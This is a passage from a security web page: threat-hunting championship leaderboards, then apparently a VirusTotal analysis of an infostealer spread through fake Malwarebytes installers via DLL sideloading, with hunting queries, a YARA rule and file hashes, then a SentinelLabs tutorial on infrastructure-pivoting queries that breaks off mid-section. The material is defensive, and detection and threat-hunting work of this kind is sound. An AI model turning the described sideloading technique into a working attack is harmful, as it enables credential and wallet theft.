316 Arifa 🇮🇳 1 18
317 Riddhita 🇮🇳 1 18
318 Santosh 🇮🇳 1 17
319 Shiva 🇮🇳 1 15
320 sole_07 🇮🇳 3 15
321 adika 🇮🇩 1 14
322 Alvo 🇦🇺 3 14
323 hieudn 🇻🇳 1 14
324 3m_1_R3aL 🇵🇭 1 13
325 astral 🇦🇺 1 13
326 Hunter_54 🇮🇳 1 13
327 NegativePointer 🇸🇬 2 11
328 OSINT_DFIR 🇮🇳 3 11
329 Cyduck 🇸🇬 1 10
330 Dhruv 🇮🇳 1 10
331 meong 🇸🇬 3 10
332 Schutheysan 🇲🇾 1 10
333 tsubasa 🇯🇵 1 10
334 Vishnusoc 🇮🇳 2 10
335 JObi 🇮🇳 1 9
336 dani-mas 🇲🇾 1 8
337 Fayas 🇮🇳 1 8
338 pallavi 🇮🇳 2 8
339 thinksysarmy 🇮🇳 1 8
340 Vaishnavi 🇮🇳 1 8
341 Nirali 🇮🇳 2 7
342 Brute_Forcer 🇮🇳 1 6
343 Roker 🇮🇳 1 3
344 ashipaul 🇮🇳 1 2
345 ghost1nwires 🇲🇾 1 1
346 1uCif3R 🇮🇳 1 0
347 abdul 🇸🇬 1 0
348 Albiii 🇮🇳 1 0
349 ArghyaC 🇮🇳 1 0
350 ayaal 🇲🇻 1 0
351 Bharat 🇮🇳 1 0
352 buttercup 🇮🇳 1 0
353 chow 🇸🇬 1 0
354 CyberHokage-BY 🇮🇳 1 0
355 D_Div 🇮🇳 2 0
356 DouglasHaig 🇮🇳 1 0
357 fudu1102 🇮🇳 1 0
358 GOBLIN 🇮🇳 1 0
359 Guneetsehgal 🇮🇳 1 0
360 Jitendra_Gupta 🇮🇳 1 0
361 JoJo 🇮🇳 2 0
362 jst 🇸🇬 1 0
363 lilyleang 🇰🇭 1 0
364 me0w2en 🇰🇷 1 0
365 modiji 🇮🇳 1 0
366 Mukeshdanuskodi 🇮🇳 1 0
367 Nani_50014312 🇮🇳 1 0
368 nidhi 🇦🇺 1 0
369 NOMAD 🇮🇳 1 0
370 OSWin 🇸🇬 1 0
371 Paw009 🇮🇳 1 0
372 RajatS 🇮🇳 1 0
373 RWei 🇹🇼 1 0
374 Santhiya 🇮🇳 1 0
375 shalender 🇦🇺 1 0
376 SHIVAM 🇮🇳 1 0
377 Sin 🇮🇳 1 0
378 skkcyb3r 🇵🇭 1 0
379 syunari 🇰🇷 1 0
380 Theorist 🇮🇩 1 0
381 UDubey 🇮🇳 1 0
382 ved 🇮🇳 1 0
383 vinay-collen11 🇮🇳 1 0
384 ye11oc4t 🇰🇷 1 0
385 zala 🇮🇳 1 0
386 zkhaan 🇸🇬 1 0
387 great_kv 🇮🇳 1 -2
388 IND-Fury 🇮🇳 1 -2
389 kshitijsinha 🇮🇳 1 -2
390 nidhi 🇮🇳 1 -2
391 qragrau 🇦🇺 1 -2
392 Rahul 🇮🇳 1 -2
393 rsm11 🇮🇳 1 -2
394 Deepak 🇮🇳 1 -4
395 Shadow 🇮🇳 1 -4
396 Radahn 🇮🇳 2 -5
397 ShadowWarrior 🇮🇳 1 -5
398 Ghost_Operator 🇮🇳 1 -7
399 Jkk 🇮🇳 2 -8
400 SAM1 🇮🇳 2 -9
401 SOC_Admin 🇮🇳 1 -9
402 hackpure 🇮🇳 1 -10
403 the3hats 🇮🇳 1 -10
404 Vk_02 🇮🇳 2 -12
405 matcha 🇮🇩 1 -16
406 AnandBabu 🇮🇳 1 -19
407 pincode 🇮🇳 2 -19
408 FelonyBoy 🇮🇳 1 -20
409 vineetmoses 🇮🇳 1 -20
410 A_R 🇮🇳 1 -22
411 danielSALTT 🇦🇺 3 -22
412 vo1d 🇮🇳 1 -24
413 ZAMHunter 🇮🇳 1 -27
414 Chan1999 🇮🇳 1 -28
415 ManikandanV 🇮🇳 2 -28
416 Sheshell 🇮🇳 2 -30
417 prakhar3125 🇮🇳 1 -35
418 Red 🇮🇳 1 -48
419 Mubasheerpmr 🇮🇳 1 -59
420 Jasprit 🇦🇺 1 -62
421 Prapti 🇮🇳 1 -66
422 Hakai 🇮🇳 1 -75
423 Nandan 🇮🇳 1 -80
424 Marv 🇰🇷 1 -87
425 Suryaprakash 🇮🇳 1 -158
426 Rocko_Smith 🇮🇳 2 -209
427 St3ll4 🇮🇳 3 -283
428 War_Panda 🇮🇳 1 -300

Europe League

Rank Alias Country Played Points
1 SK_HSR 🇬🇧 4 1471
2 french_taco 🇬🇧 4 1368
3 Arnau 🇪🇸 4 1359
4 Deepa1196 🇬🇧 4 1320
5 Drachh_ 🇫🇷 4 1314
6 awp 🇬🇧 4 1225
7 elco 🇳🇱 4 1111
8 mka 🇸🇰 4 1098
9 Jodie 🇬🇧 4 1085
10 Lennard 🇩🇪 4 895
11 brudenko 🇪🇸 4 883
12 vonny 🇬🇧 4 871
13 Jboni 🇪🇸 4 853
14 Matt 🇧🇪 4 830
15 EncryptedFax 🇩🇪 4 828
16 pgruntkowski 🇵🇱 4 812
17 rzv 🇪🇸 4 810
18 kochl0 🇵🇱 4 780
19 SilentLayer 🇧🇪 4 685
20 Vico 🇫🇷 4 625
21 karagoz 🇰🇿 3 586
22 Fenio 🇩🇪 4 560
23 GilD 🇬🇧 4 545
24 eniz127 🇬🇧 4 537
25 megan 🇬🇧 4 535
26 blackhat 🇦🇲 3 516
27 sshadyan 🇦🇲 3 513
28 mkar 🇩🇪 4 511
29 DreddRob 🇬🇧 4 489
30 DeGoosePlural 🇬🇧 4 480
31 Pinax 🇧🇪 3 480
32 swat 🇦🇪 4 448
33 Villodre 🇪🇸 3 435
34 primex92 🇳🇱 2 430
35 Lee-sin 🇫🇷 4 410
36 valencia 🇪🇸 4 404
37 PapaStedz 🇬🇧 4 396
38 Fok 🇨🇿 4 386
39 Anubis85 🇿🇦 4 351
40 6ven 🇳🇱 4 350
41 gonda 🇬🇧 2 338
42 desidosa 🇬🇧 2 320
43 Pst 🇵🇱 3 318
44 tomkerswill 🇬🇧 4 315
45 MTSKH 🇬🇪 3 292
46 Charlotte 🇫🇷 4 265
47 ABogdan 🇷🇴 2 263
48 Carlo 🇫🇷 2 253
49 Carles 🇪🇸 1 250
50 DzX 🇵🇱 1 250
51 B4nd1t0 🇨🇿 1 244
52 MaMi 🇧🇪 4 240
53 Roffe 🇸🇪 3 231
54 SemBios 🇫🇷 2 223
55 orchidlillian 🇬🇧 3 217
56 Antoine 🇫🇷 4 210
57 panpan 🇬🇷 1 210
58 CBVirus 🇿🇦 2 199
59 ALDX 🇫🇷 1 198
60 ah01 🇶🇦 4 191
61 Danielito 🇵🇱 3 190
62 coollee 🇳🇱 1 188
63 waayy 🇳🇱 2 188
64 icheptrosu 🇷🇴 2 175
65 mrnne 🇳🇱 4 171
66 bastian 🇳🇱 2 170
67 neutronic 🇬🇧 3 168
68 tdlwv 🇫🇷 1 165
69 hannov 🇦🇲 1 160
70 0xR4z1xx 🇫🇷 2 156
71 Gizmo 🇪🇸 3 155
72 CyberGeorge 🇷🇴 1 150
73 dMarti 🇩🇪 3 141
74 c1c1_pt 🇵🇹 2 134
75 Stella 🇲🇺 2 123
76 n4ffchwan 🇰🇪 3 121
77 stephane 🇧🇪 2 117
78 jekr 🇩🇪 2 113
79 ChrisDJYA 🇫🇷 1 110
80 KamX 🇵🇱 1 108
81 Magnatron 🇬🇧 1 108
82 SpeedyRogue 🇧🇪 1 108
83 FoxInTheBox 🇬🇧 1 106
84 CryptoCooCoo01 🇺🇦 1 100
85 maximilian 🇩🇪 1 100
86 PickleRick 🇪🇸 1 100
87 Xavier 🇬🇧 1 99
88 dapdomma 🇳🇬 2 93
89 hipparcos 🇦🇲 1 91
90 bbiskupiak 🇵🇱 1 90
91 Costica 🇷🇴 2 81
92 melo 🇸🇳 2 78
93 demisto 🇪🇸 4 76
94 SW2 🇬🇧 2 76
95 WildCurly 🇬🇪 2 72
96 adam 🇳🇱 2 70
97 Terry263 🇿🇼 1 70
98 mbarlo 🇮🇹 1 68
99 bhav 🇦🇪 1 66
100 Naicisum 🇳🇬 1 66
101 dawid_pl 🇵🇱 2 65
102 ThreatWhisperer 🇬🇧 1 65
103 Fumetsu 🇿🇲 3 62
104 Elyon 🇳🇬 2 58
105 zettasecure 🇦🇹 1 58
106 nikolakosanovic 🇷🇸 2 57
107 Yigido 🇩🇪 1 56
108 dcpl 🇵🇱 1 55
109 hunterXddd 🇨🇿 1 55
110 gambith 🇷🇴 1 50
111 knh_threat 🇬🇭 2 50
112 MrBunny 🇦🇪 1 50
113 spideraxal 🇷🇴 1 50
114 Blessinga380 🇿🇲 1 46
115 Yen3 🇳🇬 4 45
116 nimilsoman 🇦🇪 2 44
117 Gospearl 🇳🇬 1 38
118 Grimmj0w 🇨🇮 2 38
119 BriceDeNice 🇨🇭 3 34
120 Dante 🇷🇴 2 33
121 Jeremy 🇬🇭 1 33
122 milosvujovic 🇷🇸 1 31
123 EAli 🇬🇧 1 30
124 Maurine 🇰🇪 1 30
125 paladin 🇬🇪 2 25
126 churyl 🇨🇿 2 24
127 CyberAnomaly 🇳🇬 1 20
128 f3rx00 🇪🇸 1 20
129 LeGOR 🇩🇪 1 20
130 FUSH1A 🇫🇷 1 18
131 Jihed 🇶🇦 1 15
132 opalonycham 🇵🇱 1 11
133 Ali1234 🇬🇧 1 10
134 gr33n 🇨🇮 1 8
135 HermessNRJ 🇫🇷 1 5
136 Sajjad_nam 🇮🇶 1 5
137 atlaSS 🇬🇭 2 4
138 mam 🇫🇷 1 3
139 ActionDude 🇬🇧 1 0
140 amit 🇶🇦 1 0
141 Ben 🇩🇪 2 0
142 Ben 🇳🇱 1 0
143 charly 🇳🇱 1 0
144 cpreach 🇳🇱 3 0
145 elia 🇳🇱 1 0
146 Ivan 🇳🇱 1 0
147 Jacobleo 🇳🇱 1 0
148 Kanishk 🇫🇷 1 0
149 kelly 🇳🇱 1 0
150 liam 🇳🇱 1 0
151 Lintus 🇬🇧 1 0
152 Ptikek 🇫🇷 1 0
153 silva 🇳🇱 1 0
154 Stepan 🇨🇿 1 0
155 Tsitsi 🇿🇼 1 0
156 zack 🇳🇱 1 0
157 skanjiru 🇰🇪 2 -2
158 dinnu137 🇦🇪 1 -6
159 FMS 🇪🇸 1 -6
160 mithun 🇦🇪 1 -6
161 sarykayyali 🇸🇦 1 -6
162 TheMammadli 🇦🇿 1 -6
163 odurupunar 🇹🇷 2 -8
164 AlexRahn 🇩🇪 1 -37
165 jacobm123 🇬🇧 1 -52
166 nijilalseer 🇦🇪 1 -87

Beyond the Competition

Sentinels League was built for one reason: To test real defenders in real-world scenarios and reward the best.

The skills you sharpen in a 30-minute qualifier are the same skills that matter when a real attack lands. Every flag hunted and every second against the clock all translate to what cyber defenders do every day. That’s what makes this championship different from anything else in the industry.

The community that showed up last year was extraordinary — thousands of hunters from dozens of countries joined a high-stakes competition with both skill and integrity. This year, the field is set to be bigger, the format harder, the rewards greater.

While only one player will leave Las Vegas as World Champion, every player who enters leaves sharper.

The rankings above are up to date as of August 26, 2026.

Participation is open worldwide, but prize eligibility and participation requirements are subject to the Contest Terms & Conditions — some jurisdictions are not eligible to receive monetary rewards or any other prizes. See the full rules at sentinelone.com/lp/threat-hunting-championship/ for details.

  • ✇VirusTotal Blog
  • New Infostealer Campaign Targets Users via Spoofed Software Installers Joseliyo Sánchez
    Introduction As part of our commitment to sharing interesting hunts, we are launching these 'Flash Hunting Findings' to highlight active threats. Our latest investigation tracks an operation active between January 11 and January 15, 2026, which uses consistent ZIP file structures and a unique behash ("4acaac53c8340a8c236c91e68244e6cb") for identification. The campaign relies on a trusted executable to trick the operating system into loading a malicious payload, leading to the execution of second
     

New Infostealer Campaign Targets Users via Spoofed Software Installers

16 de Janeiro de 2026, 08:35

Introduction

As part of our commitment to sharing interesting hunts, we are launching these 'Flash Hunting Findings' to highlight active threats. Our latest investigation tracks an operation active between January 11 and January 15, 2026, which uses consistent ZIP file structures and a unique behash ("4acaac53c8340a8c236c91e68244e6cb") for identification. The campaign relies on a trusted executable to trick the operating system into loading a malicious payload, leading to the execution of secondary-stage infostealers.

Findings

The primary samples identified are ZIP files that mostly reference the MalwareBytes company and software using the filename malwarebytes-windows-github-io-X.X.X.zip. A notable feature for identification is that all of them share the same behash.
behash:"4acaac53c8340a8c236c91e68244e6cb"
The initial instance of these samples was identified on January 11, 2026, with the most recent occurrence recorded on January 14.
All of these ZIP archives share a nearly identical internal structure, containing the same set of files across the different versions identified. Of particular importance is the DLL file, which serves as the initial malicious payload, and a specific TXT file found in each archive. This text file has been observed on VirusTotal under two distinct filenames: gitconfig.com.txt and Agreement_About.txt.
The content of the TXT file holds no significant importance for the intrusion itself, as it merely contains a single string consisting of a GitHub URL.
However, this TXT is particularly valuable for pivoting and infrastructure mapping. By examining its "execution parents," analysts can identify additional ZIP archives that are likely linked to the same malicious campaign. These related files can be efficiently retrieved for further investigation using the following VirusTotal API v3 endpoint:
/api/v3/files/09a8b930c8b79e7c313e5e741e1d59c39ae91bc1f10cdefa68b47bf77519be57/execution_parents
The primary payload of this campaign is contained within a malicious DLL named CoreMessaging.dll. Threat actors are utilizing a technique known as DLL Sideloading to execute this code. This involves placing the malicious DLL in the same directory as a legitimate, trusted executable (EXE) also found within the distributed ZIP file. When an analyst or user runs the legitimate EXE, the operating system is tricked into loading the malicious CoreMessaging.dll.
The identified DLLs exhibit distinctive metadata characteristics that are highly effective for pivoting and uncovering additional variants within the same campaign. Security analysts can utilize specific hunting queries to track down other malicious DLLs belonging to this activity. For instance, analysts can search for samples sharing the following unique signature strings found in the file metadata:
signature:"Peastaking plenipotence ductileness chilopodous codicillary."
signature:"© 2026 Eosinophil LLC"
Furthermore, the exported functions within these DLLs contains unusual alphanumeric strings. These exports serve as reliable indicators for identifying related malicious components across different stages of the campaign:
exports:15Mmm95ml1RbfjH1VUyelYFCf exports:2dlSKEtPzvo1mHDN4FYgv
Finally, another observation for behavioral analysis can be found in the relations tab of the ZIP files. These files document the full infection chain observed during sandbox execution, where the sandbox extracts the ZIP, runs the legitimate EXE, and subsequently triggers the loading of the malicious DLL. Within the Payload Files section, additional payloads are visible. These represent secondary stages dropped during the initial DLL execution, which act as the final malware samples. These final payloads are primarily identified as infostealers, designed to exfiltrate sensitive data.
Analysis of all the ZIP files behavioral relations reveals a recurring payload file consistently flagged as an infostealer. This malicious component is identified by various YARA rules, including those specifically designed to detect signatures associated with stealing cryptocurrency wallet browser extension IDs among others.
To identify and pivot through the various secondary-stage payloads dropped during this campaign, analysts can utilize a specific behash identifier. These files represent the final infection stage and are primarily designed to exfiltrate credentials and crypto-wallet information. The following behash provides a reliable pivot point for uncovering additional variants.
behash:5ddb604194329c1f182d7ba74f6f5946

IOCs

We have created a public VirusTotal Collection to share all the IOCs in an easy and free way. Below you can find the main IOCs related to the ZIP files and DLLs too.
import "pe"

rule win_dll_sideload_eosinophil_infostealer_jan26
{
  meta:
    author = "VirusTotal"
    description = "Detects malicious DLLs (CoreMessaging.dll) from an infostealer campaign impersonating Malwarebytes, Logitech, and others via DLL sideloading."
    reference = "https://blog.virustotal.com/2026/01/malicious-infostealer-january-26.html"
    date = "2026-01-16"
    behash = "4acaac53c8340a8c236c91e68244e6cb"
    target_entity = "file"
    hash = "606baa263e87d32a64a9b191fc7e96ca066708b2f003bde35391908d3311a463"
  condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and pe.is_dll()) and
    pe.exports("15Mmm95ml1RbfjH1VUyelYFCf") and pe.exports("2dlSKEtPzvo1mHDN4FYgv")
}
sha256 description
6773af31bd7891852c3d8170085dd4bf2d68ea24a165e4b604d777bd083caeaa malwarebytes-windows-github-io-X.X.X.zip
4294d6e8f1a63b88c473fce71b665bbc713e3ee88d95f286e058f1a37d4162be malwarebytes-windows-github-io-X.X.X.zip
5591156d120934f19f2bb92d9f9b1b32cb022134befef9b63c2191460be36899 malwarebytes-windows-github-io-X.X.X.zip
42d53bf0ed5880616aa995cad357d27e102fb66b2fca89b17f92709b38706706 malwarebytes-windows-github-io-X.X.X.zip
5aa6f4a57fb86759bbcc9fc6c61b5f74c0ca74604a22084f9e0310840aa73664 malwarebytes-windows-github-io-X.X.X.zip
84021dcfad522a75bf00a07e6b5cb4e17063bd715a877ed01ba5d1631cd3ad71 malwarebytes-windows-github-io-X.X.X.zip
ca8467ae9527ed908e9478c3f0891c52c0266577ca59e4c80a029c256c1d4fce malwarebytes-windows-github-io-X.X.X.zip
9619331ef9ff6b2d40e77a67ec86fc81b050eeb96c4b5f735eb9472c54da6735 malwarebytes-windows-github-io-X.X.X.zip
a2842c7cfaadfba90b29e0b9873a592dd5dbea0ef78883d240baf3ee2d5670c5 malwarebytes-windows-github-io-X.X.X.zip
4705fd47bf0617b60baef8401c47d21afb3796666092ce40fbb7fe51782ae280 malwarebytes-windows-github-io-X.X.X.zip
580d37fc9d9cc95dc615d41fa2272f8e86c9b4da2988a336a8b3a3f90f4363c2 malwarebytes-windows-github-io-X.X.X.zip
d47fd17d1d82ea61d850ccc2af3bee54adce6975d762fb4dee8f4006692c5ef7 malwarebytes-windows-github-io-X.X.X.zip
606baa263e87d32a64a9b191fc7e96ca066708b2f003bde35391908d3311a463 CoreMessaging.dll DLL loaded by DLL SideLoading
fd855aa20467708d004d4aab5203dd5ecdf4db2b3cb2ed7e83c27368368f02bb CoreMessaging.dll DLL loaded by DLL SideLoading
a0687834ce9cb8a40b2bb30b18322298aff74147771896787609afad9016f4ea CoreMessaging.dll DLL loaded by DLL SideLoading
4235732440506e626fd4d0fffad85700a8fcf3e83ba5c5bc8e19ada508a6498e CoreMessaging.dll DLL loaded by DLL SideLoading
cd1fe2762acf3fb0784b17e23e1751ca9e81a6c0518c6be4729e2bc369040ca5 CoreMessaging.dll DLL loaded by DLL SideLoading
f798c24a688d7858efd6efeaa8641822ad269feeb3a74962c2f7c523cf8563ff CoreMessaging.dll DLL loaded by DLL SideLoading
0698a2c6401059a3979d931b84d2d4b011d38566f20558ee7950a8bf475a6959 CoreMessaging.dll DLL loaded by DLL SideLoading
1b3bee041f2fffcb9c216522afa67791d4c658f257705e0feccc7573489ec06f CoreMessaging.dll DLL loaded by DLL SideLoading
231c05f4db4027c131259d1acf940e87e15261bb8cb443c7521294512154379b CoreMessaging.dll DLL loaded by DLL SideLoading
ec2e30d8e5cacecdf26c713e3ee3a45ebc512059a64ba4062b20ca8bec2eb9e7 CoreMessaging.dll DLL loaded by DLL SideLoading
58bd2e6932270921028ab54e5ff4b0dbd1bf67424d4a5d83883c429cadeef662 CoreMessaging.dll DLL loaded by DLL SideLoading
57ed35e6d2f2d0c9bbc3f17ce2c94946cc857809f4ab5c53d7cb04a4e48c8b14 CoreMessaging.dll DLL loaded by DLL SideLoading
cfcf3d248100228905ad1e8c5849bf44757dd490a0b323a10938449946eabeee CoreMessaging.dll DLL loaded by DLL SideLoading
f02be238d14f8e248ad9516a896da7f49933adc7b36db7f52a7e12d1c2ddc6af CoreMessaging.dll DLL loaded by DLL SideLoading
f60802c7bec15da6d84d03aad3457e76c5760e4556db7c2212f08e3301dc0d92 CoreMessaging.dll DLL loaded by DLL SideLoading
02dc9217f870790b96e1069acd381ae58c2335b15af32310f38198b5ee10b158 CoreMessaging.dll DLL loaded by DLL SideLoading
f9549e382faf0033b12298b4fd7cd10e86c680fe93f7af99291b75fd3d0c9842 CoreMessaging.dll DLL loaded by DLL SideLoading
92f4d95938789a69e0343b98240109934c0502f73d8b6c04e8ee856f606015c8 CoreMessaging.dll DLL loaded by DLL SideLoading
66fba00b3496d61ca43ec3eae02527eb5222892186c8223b9802060a932a5a7a CoreMessaging.dll DLL loaded by DLL SideLoading
e5dd464a2c90a8c965db655906d0dc84a9ac84701a13267d3d0c89a3c97e1e9b CoreMessaging.dll DLL loaded by DLL SideLoading
35211074b59417dd5a205618fed3402d4ac9ca419374ff2d7349e70a3a462a15 CoreMessaging.dll DLL loaded by DLL SideLoading
6863b4906e0bd4961369b8784b968b443f745869dbe19c6d97e2287837849385 CoreMessaging.dll DLL loaded by DLL SideLoading
a83c478f075a3623da5684c52993293d38ecaa17f4a1ddca10f95335865ef1e2 CoreMessaging.dll DLL loaded by DLL SideLoading
43e2936e4a97d9bc43b423841b137fde1dd5b2f291abf20d3ba57b8f198d9fab CoreMessaging.dll DLL loaded by DLL SideLoading
f001ae3318ba29a3b663d72b5375d10da5207163c6b2746cfae9e46a37d975cf CoreMessaging.dll DLL loaded by DLL SideLoading
c67403d3b6e7750222f20fa97daa3c05a9a8cce39db16455e196cd81d087b54d CoreMessaging.dll DLL loaded by DLL SideLoading
5ee9d4636b01fd3a35bd8e3dce86a8c114d8b0aa6b68b1d26ace7ef0f85b438a Payload dropped by one of the malicious DLLs
e84b0dadb0b6be9b00a063ed82c8ddba06a2bd13f07d510d14e6fd73cd613fba Payload dropped by one of the malicious DLLs

  • ✇SentinelLabs
  • Threat Hunting Power Up | Enhance Campaign Discovery With Validin and Synapse Tomas Gatial
    Tracking threat actor infrastructure has become increasingly complex. Modern adversaries rotate domains, reuse hosting, and replicate infrastructure templates across operations, making it difficult to connect isolated indicators to broader activity. Checking an IP, a domain, or a certificate in isolation can often return little of value when adversaries hide behind short-lived domains and churned TLS certificates. As a result, analysts can struggle to see how infrastructure evolves over time or
     

Threat Hunting Power Up | Enhance Campaign Discovery With Validin and Synapse

17 de Novembro de 2025, 11:00

Tracking threat actor infrastructure has become increasingly complex. Modern adversaries rotate domains, reuse hosting, and replicate infrastructure templates across operations, making it difficult to connect isolated indicators to broader activity. Checking an IP, a domain, or a certificate in isolation can often return little of value when adversaries hide behind short-lived domains and churned TLS certificates.

As a result, analysts can struggle to see how infrastructure evolves over time or to identify shared traits like favicon hashes, header patterns, or registration overlaps that can link related assets.

To help address this, SentinelLABS is sharing a Synapse Rapid Power-Up for Validin. Developed in-house by SentinelLABS engineers, the sentinelone-validin power-up provides commands to query for and model DNS records, HTTP crawl data, TLS certificates, and WHOIS information, enabling analysts to quickly search, pivot through, and investigate network infrastructure for time-aware, cross-source analysis.

In this post, we explore two real-world case studies to demonstrate how an analyst can use the power-up to discover and expand their knowledge of threats.

Case Study 1 | LaundryBear APT: Body Hash Pivots

When Microsoft published indicators for LaundryBear (aka Void Blizzard), a Russian APT targeting NATO and Ukraine, the threat report included just three domains. Using the power-up’s HTTP body hash pivots, we can expand this seed set to over 30 related domains, revealing the full scope of the campaign’s infrastructure.

Initial Enrichment of Known Indicators

We begin with the s1.validin.enrich command, which serves as a unified entry point for all Validin data sources. Rather than running separate commands for DNS history, HTTP crawls, certificates, and WHOIS records, this single command executes comprehensive enrichment across all four datasets simultaneously.

The resulting node graph immediately reveals initial pivot opportunities—shared nameservers in DNS records, certificate SAN relationships, registration timing patterns, and HTTP fingerprint clusters—providing multiple investigative paths forward.

This rapid reconnaissance phase surfaces the most promising leads before committing to expensive deep pivots, helping analysts choose the optimal next step based on what patterns emerge from the enriched graph.

// Tag the published spear-phishing domain
[inet:fqdn=<phising domain> +#research.laundrybear.seed]

// enrich the initial domain
inet:fqdn#research.laundrybear.seed | s1.validin.enrich --wildcard

// display all unique fqdns related to this seed
inet:fqdn#research.laundrybear.seed -> inet:fqdn | uniq
Some of the resulting inet:fqdn nodes after initial workflow in Optic (Synapse UI)

Pivoting from Crawlr Data

The Validin crawler (Crawlr) is a purpose-built, large-scale web crawler operated by Validin that continuously scans internet infrastructure. Querying Validin through the sentinelone-validin power-up provides access to pre-existing crawl observations, allowing instant analysis without active scanning.

The crawler data for our seed domains was already downloaded during the initial s1.validin.enrich command. This created inet:http:request nodes in Synapse containing multiple HTTP fingerprints stored as custom properties: body hashes (SHA1), favicon hashes (MD5), certificate fingerprints, banner hashes, and CSS class hashes.

Each fingerprint type serves as a pivot point: body hashes reveal identical content, favicon hashes expose shared branding, certificate fingerprints uncover SSL infrastructure, and class hashes detect configuration patterns. Together, these pivots transform the initial three seed domains into a comprehensive infrastructure map.

The query starts with our tagged seed domains, pivots to any related FQDNs discovered during enrichment, follows URL relationships, and lands on the actual HTTP request nodes captured by Validin’s crawler. Each inet:http:request node serves as a rich pivot point connecting to multiple content fingerprints and infrastructure properties.

// List all http requests to all the subdomains
inet:fqdn#research.laundrybear.seed -> inet:fqdn -> inet:url -> inet:http:request

Group pivot in Optic helps to quickly summarize hashes across lifted inet:http:request nodes

Collapsed list of nodes yielded from the pivot

HTTP Pivot Discovery

Validin’s Laundry Bear Infrastructure analysis identified synchronized HTTP responses across threat actor infrastructure. We can reach the same discovery using Storm’s HTTP pivot with statistical output.

When executing inet:http:request | s1.validin.http --dry-run, the command prints detailed occurrence statistics to the Storm console: how many times each HTTP fingerprint from the input http response (body SHA1, favicon MD5, banner hashes, certificate fingerprints, header patterns) appears in Validin’s database. For example, a body hash might appear on 21 IPs and 55 hostnames, a favicon hash might match 18 IPs and 52 hostnames, while a certificate fingerprint on 15 IPs and 48 hostnames.

The size of these counts is the critical indicator. High counts in the thousands indicate benign infrastructure like CDNs and can be dismissed from consideration. Very low counts (1-5) suggest isolated infrastructure. However, when a particular hash appears in the Validin crawler database with a moderate count (15-55 hosts with the same hash fingerprint in this case), it can indicate synchronized infrastructure provisioning: the exact pattern that characterized Laundry Bear’s coordinated buildout. In short, the --dry-run flag transforms expensive full-graph pivots into rapid statistical reconnaissance.

// Collect all the hash:sha1 indicators gathered in the previous step 
and perform a "dry run" with the s1.validin http.pivot to check statistics
inet:fqdn#research.laundrybear.seed
-> inet:fqdn -> inet:url
-> inet:http:request -> hash:sha1 | uniq
| s1.validin.http.pivot --dry-run
Storm console output indicates interesting pivot hashes

Materializing and Summarizing Pivots in Synapse

After identifying promising body hash pivots through --dry-run statistics, we need to materialize the actual infrastructure and summarize the results. Consider this command:

// materialize and summarize apex domains form single pivot
hash:sha1=38c47d338a9c5ab7ccef7413edb7b2112bdfc56f
| s1.validin.http.pivot --yield
// pivot to apex domains
| +inet:fqdn -> inet:fqdn +:iszone=true | uniq
Resulting inet:fqdn nodes from the http pivot

Omitting the --dry-run flag is critical here; removing the flag allows the Storm command to create and persist all discovered nodes in the Cortex. The full infrastructure graph (HTTP requests, certificates, DNS records) is ingested, making it available for future pivots and correlation with other intelligence sources. The final filtering and deduplication produces a concise summary: “This body hash appears across N distinct apex domains”, transforming raw occurrence statistics into actionable threat intelligence.

Results:

  • 10 apex domains with identical body hash visible immediately (JavaScript redirect)
  • Most are Microsoft/corporate service typosquats used for credential phishing
  • 22 IP address shared by multiple domains, revealing hosting infrastructure

Note that the query here identifies ten domains in total, two more than reported in Validin’s analysis of the LaundryBear infrastructure. The extra context here comes from our additional use of the official synapse-psl power-up, which ingests and maintains the Mozilla Public Suffix List and ensures that inet:fqdn:zone correctly identifies true organizational boundaries.

Tagging Discovered Infrastructure

Once we’ve identified related infrastructure through hash pivots, we need to tag these findings for tracking and future analysis. Storm provides inline tagging capabilities that mark nodes during the pivot workflow by appending this snippet at the end of a query that produces output to be tagged.

// Tagging
... [+#research.laundrybear.infra]

This workflow expanded three published indicators to 55 domains and 21 IP addresses through body hash pivots, revealing the campaign’s infrastructure scope.

Case Study 2 | FreeDrain: Large-Scale Pivot Operations

FreeDrain, an industrial-scale cryptocurrency phishing network, used 38,000+ lure pages across gitbook.io, webflow.io, and github.io. The campaign templated infrastructure with reused favicons, redirector domains, and phishing pages hosted on Azure and AWS S3—an ideal scenario for demonstrating the power-up’s capabilities.

Discovering Bulk Registration Patterns

During the initial investigation, SentinelLABS identified a set of redirect domains used by FreeDrain operators to funnel victims from legitimate hosting platforms to attacker-controlled phishing infrastructure. These domains were tagged as #research.freedrain.href in our Cortex. To understand the operational infrastructure behind these redirectors in Synapse, we can enrich them through Validin’s WHOIS data:

// Enrich the domains with whois data
inet:fqdn#research.freedrain.href | s1.validin.whois

This enrichment ingests historical WHOIS records for each redirect domain, creating inet:whois:rec nodes with registration dates, expiration information, and critically, registrar relationships.

When exploring the enriched graph in Synapse’s UI, several nodes immediately stand out (highlighted in yellow in our default workspace setup), indicating CNO (Computer Network Operations) tags from previous investigations.

Tagged node highlighted in Optic

The highlighting reveals that the shared registrar is already tagged as #cno.infra.dns.bulk, a designation in our environment for DNS registrars known to facilitate bulk domain registrations used in threat operations.

This isn’t a coincidental infrastructure overlap: we’ve immediately connected FreeDrain to a known malicious service provider that’s appeared in previous campaigns. The pre-existing #cno. tag transforms this from a simple infrastructure observation into a high-confidence attribution signal: FreeDrain operators are using the same operational resources as other documented threat actors.

Before pivoting broadly, we can survey the registrar landscape within our FreeDrain redirect domain pool to understand infrastructure diversity:

inet:fqdn#research.freedrain.href | s1.validin.whois --yield
| :registrar -> * | uniq
Unique registrars for our domain pool

To isolate the domains registered through this bulk provider, we can filter directly by registrar name:

inet:fqdn#research.freedrain.href -> inet:whois:rec
| +:registrar='<registrar name>'

The FreeDrain case demonstrates how Validin’s WHOIS enrichment can transform large-scale phishing investigations. Starting with a handful of tagged redirect domains, a single enrichment command and two pivot queries exposed the full operational infrastructure—hundreds of domains provisioned through bulk registrars.

This is possible due to Synapse’s ability to correlate new campaign data with historical intelligence: the pre-existing #cno.infra.dns.bulk tags immediately identified FreeDrain’s infrastructure as part of a known malicious service ecosystem, providing attribution context that wouldn’t exist in isolated analysis.

Passive DNS

Domain Enrichments

The sentinelone-validin power-up allows us to enrich a domain and pivot to find details, not only about its current registration but the history of the records. With the –wildcard option, Validin returns the DNS records for all related subdomains.

// Enrich the domain with its registration information, and also include subdomains
[inet:fqdn=<target domain>] | s1.validin.dns --wildcard
Validin’s historical DNS records showing the observation period in the .seen property

Certificate Transparency

Certificates often include multiple domains in Subject Alternative Name (SAN) fields, revealing infrastructure relationships. The following query can help us to quickly find all certificates issued for a domain and its subdomains:

